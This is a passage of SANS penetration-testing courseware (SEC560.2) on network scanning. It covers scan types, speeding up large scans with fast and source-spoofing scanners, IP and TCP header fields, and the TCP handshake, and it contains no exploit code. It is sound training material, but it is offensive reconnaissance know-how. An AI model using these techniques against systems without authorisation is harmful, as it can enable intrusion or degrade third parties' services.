560.2
In-Depth Scanning and Initial Access

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC560.2 | Enterprise Penetration Testing

SANS

In-Depth Scanning and Initial Access

Hello, and welcome back. This section is called 560.2, In-Depth Scanning and Initial access. This component of the course focuses on the vital task of scanning a target environment, creating a comprehensive inventory of machines, and then evaluating those systems to find potential vulnerabilities. We'll look at some of the most useful scanning tools freely available today, experimenting with them in our hands-on labs. We'll also look at the turning discovered ports and services into our first access.

Without further ado, let's begin.

TABLE OF CONTENTS (1)	SLIDE
Scanning Goals, Types, and Tips	4
Port Scanning	10
Nmap	25
LAB 2.1: Nmap	37
Masscan	39
LAB 2.2: Masscan	45
OS Fingerprinting and Version Scanning	47
Netcat for the Pen Tester	51
EyeWitness	60
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat	65
Vulnerability Scanning	67
Nmap Scripting Engine	71

This slide is a table of contents (1). Note that labs are in boldface, so you can more easily find and refer to them.

TABLE OF CONTENTS (2)	SLIDE
Lab 2.4: NSE	76
Vulnerability Scanners	78
Initial Access	86
Password Guessing	89
Lab 2.5: Password Guessing	103
Exploitation	105
Exploit Categories	109
Metasploit and Meterpreter	120
Lab 2.6: Meterpreter	143

This slide is a table of contents (2). Note that labs are in boldface, so you can more easily find and refer to them.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

- Scanning Goals, Types, and Tips
- Port Scanning
- Nmap
  - LAB 2.1: Nmap
- Masscan
  - LAB 2.2: Masscan
- OS Fingerprinting and Version Scanning
- Netcat for the Pen Tester
- EyeWitness
  - LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
- Vulnerability Scanning
- Nmap Scripting Engine
  - LAB 2.4: NSE
- Vulnerability Scanners
- Initial Access
- Password Guessing
  - LAB 2.5: Password Guessing
- Exploitation
- Exploit Categories
- Metasploit and Meterpreter
  - LAB 2.6: Meterpreter

We'll start this section by discussing the goal of scanning and the different kinds of scans. We'll then review some tips to help improve the effectiveness of your scans and analysis of the results. We'll then proceed through various scan types, including network sweeps, port scanning, and version scanning, culminating with an analysis of vulnerability scanning.

Goals of Scanning Phase

Interact with targets to **gain information** on **systems and services**

- Addresses of live hosts, firewalls, routers, and networked devices
- Network topology of the target environment
- Operating system types of discovered hosts
- Open ports and network services in a target environment
- Lists of potential vulnerabilities

Do this in a manner that minimizes risk of impairing host or service


The overarching goal of the scanning phase is to learn more about the target environment and find openings by directly interacting with the target systems. Particular objectives under this goal include determining the addresses used by systems in the target environment, including hosts (servers and clients), network equipment (firewalls, routers, and switches), and other devices. We also want to learn the topology of the target environment, creating a diagram that shows how various systems interconnect—in effect, drawing a network map. From this map, we can plan further attacks with more confidence.

We also want to determine the operating system types of our target machines so that we can tailor follow-up activity (including exploitation) based on vulnerabilities associated with those kinds of machines.

Next, we want a list of listening TCP and UDP ports on the target systems because each open port offers a potential avenue for compromise. In addition to determining which ports are open, we also want to verify which service is listening on each port and the version of the given application or application-level protocol (for example, HTTP version, SMTP version, and SSH protocol version) that it speaks.

We then want a list of potential vulnerabilities, which may be determined from the version numbers determined earlier or based on the behavior of the target system in light of certain kinds of network interactions.

We want to do all this in a manner that minimizes the chance of damaging the target machines, although there is always a possibility that our interactions could cause a target system or service to slow down or crash.



As previously mentioned, the goal of the scanning phase is to learn about the target environment using active probing. To achieve this goal, we'll perform multiple types of scans. Here is the list of scans and the goal of each:

- **Network Sweep:** In a sweep, our goal is to identify live hosts and IP addresses via active probing. If we receive any type of response from the target, including a RESET, there is likely a live system at that address.
- **Port Scan:** Find open TCP and UDP ports by probing the available targets (often discovered via the network sweep). If we find an open port, it means a service is both listening and accessible from our current location.
- **OS Fingerprinting:** Different operating systems respond differently to specific probes. We can use these probes and their often-unique responses in an attempt to determine the target operating system. Sending these packets to the targets is called active OS fingerprinting. Alternatively, some sniffing tools include functionality to discern what type of operating system formulated given packets in an entirely passive sense.
- **Version scan:** The attacker needs know the service, and ideally the software version, running on the remote port. Although many major services listen on well-known ports (for example, sshd on TCP 22 and web servers on TCP 80), an administrator may put these services on alternative ports. By interacting with ports during a version scan, we can check which protocols they speak and possibly the version of the remote service.
- **Vulnerability scanning:** In these scans, we measure whether the target machine has any one of thousands of potential vulnerabilities, which could include misconfigurations or unpatched services.

The workflow of a tester during the scanning phase generally progresses through the different kinds of scans indicated on this slide. We start with network sweeps to identify potential targets and the addresses they use. We then try to discern the network architecture to see how these targets are connected together. Next, we move to port scans, identifying openings in the targets. We also perform OS fingerprinting to see what kinds of target machines we are testing. We then move to version scanning to discern the services and protocols we face, ultimately culminating in a vulnerability scan. Each of these phases provides vital information we'll use in future phases of testing. The order of these scans presented on the slide is common among most testers, but it is not universal. Some testers may perform these scans out of order or given the scope of a test, skip some steps altogether.

Tip: Dealing with Very Large Scans

Example Scan Target: 1,000 hosts and all ports

- 65,536 TCP and 65,536 UDP ports (including port 0)
- One port per second is 131 million seconds (4.15 years)
  - At 100 ports at a time, it would still take 15 days of 24/7 scanning
- What if it were 10,000 or 100,000 instead of 1,000?
- There must be better ways

We'll discuss numerous approaches to dealing with large scans

Occasionally, penetration testers and ethical hackers are asked to conduct comprehensive scans of large environments. An expansive scope could mean a huge, almost impossibly large, amount of work, and the numbers grow more quickly than many people assume.

Consider this example: Suppose an organization wants a full port scan of 1,000 machines. It may sound simple enough. The organization wants to know if there are any unexpected ports, such as those associated with backdoors or unauthorized software, in its environment. And 1,000 machines represents a midsized organization, not tiny by any means but not a giant enterprise either. But let's look at the math.

If we take port 0 into account, there are 65,536 TCP and 65,536 UDP ports. For 1,000 target machines, that would be approximately 131 million ports to measure. Measuring one port per second would take 4.15 years. Now, depending on network performance and the behavior of the target machines (whether they silently drop packets to closed ports or send TCP RESETs or ICMP Port Unreachable messages back), this 1 second may be way too short a time frame for our estimate. Acting optimistically and going with that 1-second estimate, if we could scan 100 ports at a time (perhaps using one system or dividing the work among 5 or 10 machines), we'd still chew up 15 days with round-the-clock scanning.

Clearly, there must be a better way.

Handling Large Scans by Limiting Scope

- Sample a subset of target machines
  - Look for representative targets
  - Downside: How representative is the sample, actually?
- Sample target ports
  - Look for the most interesting ports, such as TCP 21, 22, 23, 25, 80, 135, 137, 139, 443, 445, and so on
  - Downside: What about other ports?

We actually have many different approaches to dealing with requests for large scans. The specific approach chosen for a given test will ultimately be a management decision, informed by the recommendations of the target organization's technical personnel and possibly the testers themselves.

One set of methods deals with cutting down the number of ports that need to be measured. We want to still have useful and meaningful results but need to bring the amount of work down to a more manageable project and lower the budget. Some common and effective ways to do this include:

1) **Sample a subset of target machines:** Instead of scanning the entire target environment, some organizations are comfortable narrowing the scope by selecting a representative sample of machines in the target environment. For example, instead of scanning all desktop machines, the testers could choose a dozen that have typical configurations representing the remainder of those systems. Likewise, instead of scanning every web server, three or four representative servers with common configurations representing other servers in the environment could be scanned. The downside, of course, is that these servers may not accurately represent the other systems.
2) **Sample a set of ports:** Instead of scanning every port, target organization personnel and the testers can agree upon a subset of the most interesting ports to measure. For example, a TCP port scan might focus on a dozen, a hundred, or a thousand ports, but not all 65,536, thereby reducing the scope of the work. For TCP, some of the most interesting ports include 21 (FTP), 22 (SSH), 23 (telnet), 25 (SMTP), 80 (HTTP), 135 (NetBIOS over TCP), 137 (again NetBIOS over TCP), 139 (yes, NetBIOS over TCP), 443 (HTTPS), 445 (SMB over TCP), and so on. The downside of this approach is that it measures only a set of ports, leaving the organization unaware of the status of other ports.

Handling Large Scans by Speeding Up

- Use more scanning machines
- Move closer to targets
- Use hyperfast port scanning methods
  - Increase send rate, lower timeouts (may lose packets)
  - Fast scanning tools: Masscan, ScanRand, ZMap, SuperScan, Unicornscan
  - Downside: You could create a denial-of-service attack
  - Be very careful with this approach in production environments

We have more options for large port scans that involve speeding up the scan, which can be accomplished via several mechanisms.

Send packets much more quickly: The attacker could use hyperfast scanning methods for quickly measuring large numbers of ports on the target environment.

First, the attacker could use a large number of scanning machines. Instead of one or two, the tester could rely on 10, 20, or more machines distributed at various locations to conduct the scan.

Second, the tester could configure machines to send packets more quickly by lowering the timeout values for unresponsive ports, with some specialized configuration options that we'll cover for the Nmap port scanning tool later in this class. The tester has to be careful here, however, or they will miss important packets indicating the status of a port if the timeout is lowered too much.

Third, we could move our testing machines closer to the target, near a point in the network with higher bandwidth.

Fourth, the attacker could use tools that conduct port scanning in untraditional ways to make them even faster, such as those embodied in Dan Kaminsky's ScanRand tool. ScanRand allows for hyperfast TCP port scanning by separating the sending and receiving mechanisms. The sending component sends TCP SYN packets as fast as possible, and the receiver component of the tool sniffs for SYN-ACK responses indicating that a port is open. Using this approach, the sender doesn't have to wait for a timeout to expire on the receiver before sending more packets. To improve performance, the SYN sender and SYN-ACK receiver programs could even be on separate machines, as long as the sender uses a spoofed source address of the receiver machine. The target responds to where it thinks the SYN came from—namely, the spoofed address of the receiver. An alternative tool is ZMap, a port scanner designed to scan through all the IPv4 internet (or major portions of it) to look for systems listening on a single TCP port.

Any of these mechanisms for option 5, however, consume a lot of bandwidth. Thus, testers have to be careful of inadvertently causing a denial of service on the testing network and the target infrastructure. When using these approaches, the testers should carefully measure target systems to ensure that their legitimate services are still available to third parties while the scan ensues.

Course Roadmap


- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

The next topic is port scanning, identifying the open and accessible ports and hosts on the target network. Before we can find vulnerabilities, we need to identify the live hosts and services in the target environment.

The IPv4 Header and TTL Field




To understand how network tracing works, we need to analyze some of the fields of the IP packet header. This slide shows the IP version 4 (IPv4) header. Of particular interest to us now are the Time To Live (TTL), Source IP Address, and Destination IP Address fields, which we can use to determine the overall network topology. The source IP address is a 32-bit field indicating where the packet originated. This field is usually set to the address of the machine running the scanning tools, unless we use a technique that involves spoofing. The destination address is another 32 bits that identify where the network should carry this packet. During network sweeps, we often send large numbers of packets to different destination addresses.

The TTL field is 8 bits long and indicates how many hops this packet can travel before it must be discarded. When a router receives a packet, it is supposed to decrement the TTL field by 1. When a given router decrements the TTL to zero, the router is supposed to drop the packet and send a "TTL Exceeded in Transit" message (ICMP Type 11, Code 0) back to the source IP address of the discarded packet. The source address of this ICMP TTL Exceeded in Transit message is the router itself. This interesting TTL behavior allows us to perform network tracing, discerning the hops between the scanning machine and target systems.

Later in the class, we will look at some of the other fields of the IPv4 header.

The IPv6 Header and Hop Limit Field




Here is the IPv6 header. First, note the massive size of the source and destination IP addresses, with each being 128 bits in length. Furthermore, notice that this packet structure is actually in many ways simpler than IPv4. For example, the fields associated with fragmentation (the IP Identification field, the fragment-associated flags Don't Fragment and More Fragment, and the Fragment Offset) are not present.

But most important right now, there is a Hop Limit field, which behaves in a similar way to the IPv4 TTL field. It's now named "Hop Limit" to remove any connotation of time from it, but it is still decremented by each router hop as the packet moves from its source to its destination. Therefore, we can use it to determine the series of router hops between a source and destination.

Protocol Layers and TCP versus UDP

- Most services on the internet are TCP or UDP
- Very different properties between these protocols, which impact our scanning
- TCP: Connection oriented, tries to preserve sequence, retransmits lost packets
- UDP: Connectionless, no attempt made for reliable delivery



To understand port scanning, we first need to discuss some protocol issues. Layer 7, the application layer, formulates data to send across the internet and hands it to Layer 4, the transport layer (typically, TCP or UDP). The transport layer hands data down to Layer 3, the network layer (typically IPv4 or IPv6) to carry the packet end-to-end across the internet. The network layer gives the packet to the data link layer, Layer 2, to carry it across a single hop. And finally, the packet is given to Layer 1, the physical layer, which is made up of the physical medium itself and the electronics that control it.

Most services on the internet use either TCP or UDP, which are carried end-to-end across the network using IP (either IPv4 or IPv6).

The Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are different.

TCP is a connection-oriented protocol, which tries to ensure the reliable, in-order delivery of packets. If packets are lost, TCP automatically retransmits them. If they arrive out of order, TCP resequences them before handing them up to an application.

UDP is connectionless. The UDP software makes no attempt to associate streams of packets together. As far as UDP is concerned, each packet is completely independent and unrelated to other packets. No attempt is made by UDP for retransmission or resequencing. If a packet it lost via UDP, it's up to the higher layer application to resend it.

TCP Header

Source Port			Destination Port	
Sequence Number				
Acknowledgment Number				
Hlen	Rsvd	Control Bits	Window	
Checksum			Urgent Pointer	
TCP Options (If Any)				Padding
Data				
.....				


Here is the TCP header. Note that it includes a source port and a destination port; each is 16 bits in length. The source port is the port on the originating machine that emitted the packet. The destination port indicates the port on the target machine the packet should be delivered to.

We have a sequence number and an acknowledgment number, which allow TCP to track a series of packets to make sure they arrive reliably and in order. If a packet is lost, TCP will retransmit it. If packets arrive out of order, TCP will adjust them to make sure they are delivered to the destination services in the proper order.

We also have the TCP Control Bits, which are incredibly important for tracking the state of a given TCP connection.

TCP Control Bits

- Control Bits are also known as "Control Flags" or "Communication Flags"
  - The RFC calls them Control Bits, though
- Six traditional ones, with two newer, extended ones for congestion control



The TCP Control Bits are sometimes called the Control Flags or Communication Flags, but the RFC refers to them as the Control Bits. These bits in the TCP header help identify the state of the TCP connection and which components of the TCP connection the given packet is associated with. There are six traditional TCP Control Bits, with two newer, extended ones defined by RFC 3168. These Control Bits provide numerous options for us to scan the target system and determine the status of its TCP ports. Each Control Bit can have a value of 0 or 1. (After all, each one is just 1 bit long.) The six traditional control bits include:

- **SYN:** The system should synchronize sequence numbers. This Control Bit is used during session establishment.
- **ACK:** The Acknowledgment field is significant. Packets with this bit set to 1 are acknowledging earlier packets.
- **RST:** The connection should be reset due to an error or other interruptions.
- **FIN:** There is no more data from the sender. Therefore, the session should be gracefully torn down.
- **PSH:** This bit indicates that the TCP layer should immediately flush data through rather than holding it and waiting for more data.
- **URG:** The Urgent Pointer in the TCP header is significant. There is important data there that should be handled quickly.


Note that this list doesn't show the Control Bits in the order in which they appear in the packet. Instead, we have sorted them in a more memorable fashion. The two additional Control Bits are CWR and ECE:

- **CWR:** Congestion Window Reduced, which indicates that due to network congestion, the queue of outstanding packets to send has been lowered.
- **ECE:** Explicit Congestion Notification Echo, which indicates that the connection is experiencing congestion.

Each of these control bits can be set independently of the others. Thus, we can have a single packet that is simultaneously a SYN and an ACK.

TCP Three-Way Handshake

- Legit TCP connections start with a three-way handshake
- Handshake is used to exchange "sequence numbers" to track packet delivery and communicate the packet order



Every legitimate TCP connection begins with the TCP three-way handshake, which is used to exchange sequence numbers so that lost packets can be retransmitted, and packets can be placed in the proper order.

If machine A wants to initiate a connection to machine B, it will start by sending a TCP packet with the SYN Control Bit set. This packet will include an initial sequence number (which we'll call ISNA because it comes from machine A) that is 32 bits long and typically generated in a pseudorandom fashion by the TCP software on machine A. The ACK number (another 32 bits in the TCP header) is typically set to zero because it is ignored in this initial SYN. Some operating system variants may make this ACK number nonzero. Either way, it is ignored by the destination machine.

If the destination port is open (that is, there is something listening on that port), it must respond with a SYN-ACK packet back (a packet that has both the SYN and ACK Control Bits set at the same time). This packet will have a sequence number of ISNB, a pseudorandom number assigned by machine B for this connection. The SYN-ACK packet will have an acknowledgment number of ISNA+1, indicating that machine B has acknowledged the SYN packet from machine A.


To complete the three-way handshake, machine A responds with an ACK packet, which has a sequence number of ISNA+1. (It's the next packet, so the sequence number has to change from the value in the original SYN packet.) The acknowledgment number field is set to ISNB+1, thereby acknowledging the SYN-ACK packet.

We have now exchanged sequence numbers. All packets going from A to B will have increasing sequence numbers starting at ISNA+1, going up by a value of 1 for each byte of data transmitted in the payloads of A-to-B packets. Likewise, all responses back from B will have sequence numbers starting at ISNB+1 and going up for each byte of data from B to A. In essence, we have two streams of sequence numbers in this series of packets: one from A to B (originally based on ISNA) and the other from B to A (originally based on ISNB).

Handshake Happens Regardless of Higher-Level Protocol

If you SSH to a web server, the handshake still happens (but there would be an error at the application layer)

```
ssh google.com -p 80
```




When you send a SYN to an open port, the kernel of the remote operating system itself gives you a SYN-ACK. The program itself is unaware of the connection until data is sent.

According to the original TCP specification (RFC 793), if a service is listening on a TCP port and a packet with the SYN Control Bit set arrives at that port, the TCP software must respond with a SYN-ACK packet. This response must be sent regardless of the payload of the SYN packet.

